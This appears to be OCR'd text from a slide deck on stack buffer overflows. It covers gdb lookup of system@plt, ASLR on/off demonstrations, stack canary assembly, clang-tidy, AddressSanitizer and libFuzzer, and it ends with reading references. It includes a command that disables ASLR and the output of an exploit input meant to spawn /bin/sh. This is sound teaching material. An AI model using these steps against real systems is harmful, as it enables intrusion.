
dummy.c:

```
int main() {
    system();
}
```

```
$gcc dummy.c –o dummy
$ gdb -q dummy
Reading symbols from dummy...
(no debugging symbols found)...done.
(gdb) print system
$1 = {<text variable, no debug info>}
0x80482f0 <system@plt>
```



Address Space Layout Randomization



```
#echo 0 > /proc/sys/kernel/randomize_va_space
$ ./dummy
buff: 0xbffff66c
$ ./dummy
buff: 0xbffff66c
$ ./dummy
buff: 0xbffff66c
```

```
#echo 1 > /proc/sys/kernel/randomize_va_space
$ ./dummy
buff: 0xbff50ebc
$ ./dummy
buff: 0xbfb2957c
$ ./dummy
buff: 0xbfb3f7fc
```

```c
void foo() {
    char buff[80];
    printf("buff: %p\n", buff);
}

int main() {
    foo();
}
```

```
$g++ -fstack-protection hello.cpp -o hello
$./hello "$(< exploit)"
Hello, ◆[1◆◆C◆◆C
        ◆◆S
         ◆
          `◆◆◆◆◆/bin/shXAAAABBBB◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆@◆◆◆
*** stack smashing detected ***: ./hello1 terminated
Aborted
```

```
greetings(char const* str):
    push    ebp
    mov     ebp, esp
    sub     esp, 104
    mov     eax, [ebp+8]

    mov     [esp+4], eax
    lea     eax, [ebp-88]
    mov     [esp], eax
    call    strcpy
    lea     eax, [ebp-88]
    mov     [esp+4], eax
    mov     [esp], OFFSET FLAT:.LC0
    call    printf

    leave
    ret
```

```
greetings(char const*):
        push    ebp
        mov     ebp, esp
        sub     esp, 120
        mov     eax, [ebp+8]
        mov     [ebp-108], eax
        mov     eax, gs:20
        mov     [ebp-12], eax
        xor     eax, eax
        mov     eax, [ebp-108]
        mov     [esp+4], eax
        lea     eax, [ebp-92]
        mov     [esp], eax
        call    strcpy
        lea     eax, [ebp-92]
        mov     [esp+4], eax
        mov     [esp], OFFSET FLAT:.LC0
        call    printf
        mov     eax, [ebp-12]
        xor     eax, gs:20
        je      .L2
        call    __stack_chk_fail
.L2:
        leave
        ret
```

```
$clang-tidy hello.cpp

/vagrant/src/hello.cpp:11:5: warning: Call to function 'strcpy' is
insecure as it does not provide bounding of the memory buffer.
Replace unbounded copy functions with analogous functions
that support length arguments such as 'strlcpy'. CWE-119 [clang-
analyzer-security.insecureAPI.strcpy]
   strcpy(name, str);
   ^
```

```
$g++ -fsanitize=address hello.cpp –o hello
$./hello "$(< exploit)"
=================================================================
==2590== ERROR: AddressSanitizer: unknown-crash on address 0xbffff5c0 at pc
0xb6a02038 bp 0xbffff588 sp 0xbffff168
WRITE of size 97 at 0xbffff5c0 thread T0
   #0 0xb6a02037 (/usr/lib/i386-linux-gnu/libasan.so.0.0.0+0xe037)
   #1 0x80486bb (/vagrant/src/hello2+0x80486bb)
   #2 0x80487a4 (/vagrant/src/hello2+0x80487a4)
   #3 0xb685caf2 (/lib/i386-linux-gnu/libc-2.19.so+0x19af2)
   #4 0x8048590 (/vagrant/src/hello2+0x8048590)
Address 0xbffff5c0 is located at offset 32 in frame <greetings> of T0's stack:
  This frame has 1 object(s):
   [32, 112) 'name'
```

```
extern "C" int LLVMFuzzerTestOneInput(const uint8_t *Data, size_t Size) {
  greetings(reinterpret_cast<const char*>(Data));
  return 0;
}
```

$clang++ -fsanitize=fuzzer,address hello.cpp –o hello

$./hello

```
=================================================================
==6777==ERROR: AddressSanitizer: stack-buffer-overflow on address 0x602000000011 at pc 0x0000004f1c54 bp 0x7ffef7cc7ed0 sp 0x7ffef7cc7680
READ of size 2 at 0x602000000011 thread T0
  #0 0x4f1c53 in __interceptor_strcpy.part.262 (/root/a.out+0x4f1c53)
  #1 0x564251 in greetings(char const*) /root/hello.cpp:12:5
  #2 0x564370 in LLVMFuzzerTestOneInput /root/hello.cpp:18:3
  #3 0x43121d in fuzzer::Fuzzer::ExecuteCallback(unsigned char const*, unsigned long) (/root/a.out+0x43121d)
```

Secure Development Lifecycle

Thank you!

If you are looking at this last slide, you are already a hero!

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References

1. Кодогенерация C++ кроссплатформенно - youtu.be
2. Anatomy of a Program in memory - manybutfinite.com
3. Compiler Explorer - godbolt.org
4. MUST READ BOOK - Hacking: The Art of Exploitation - wikipedia.org
5. Anatomy of stack smashing Attack - drdobbs.com
6. Protection against buffer overflow - .win.tue.nl
7. Bypassing ASLR - sploitfun.wordpress.com
8. Getting around non-executable stack seclists.org
9. On the Effectiveness of Address-Space Randomization - stanford.edu
10. Clang-tidy security checks - clang.llvm.org
11. Address sanitizer - github.com
12. libFuzzer tutorial - github.com
13. Microsoft Secure Development Lifecycle microsoft.com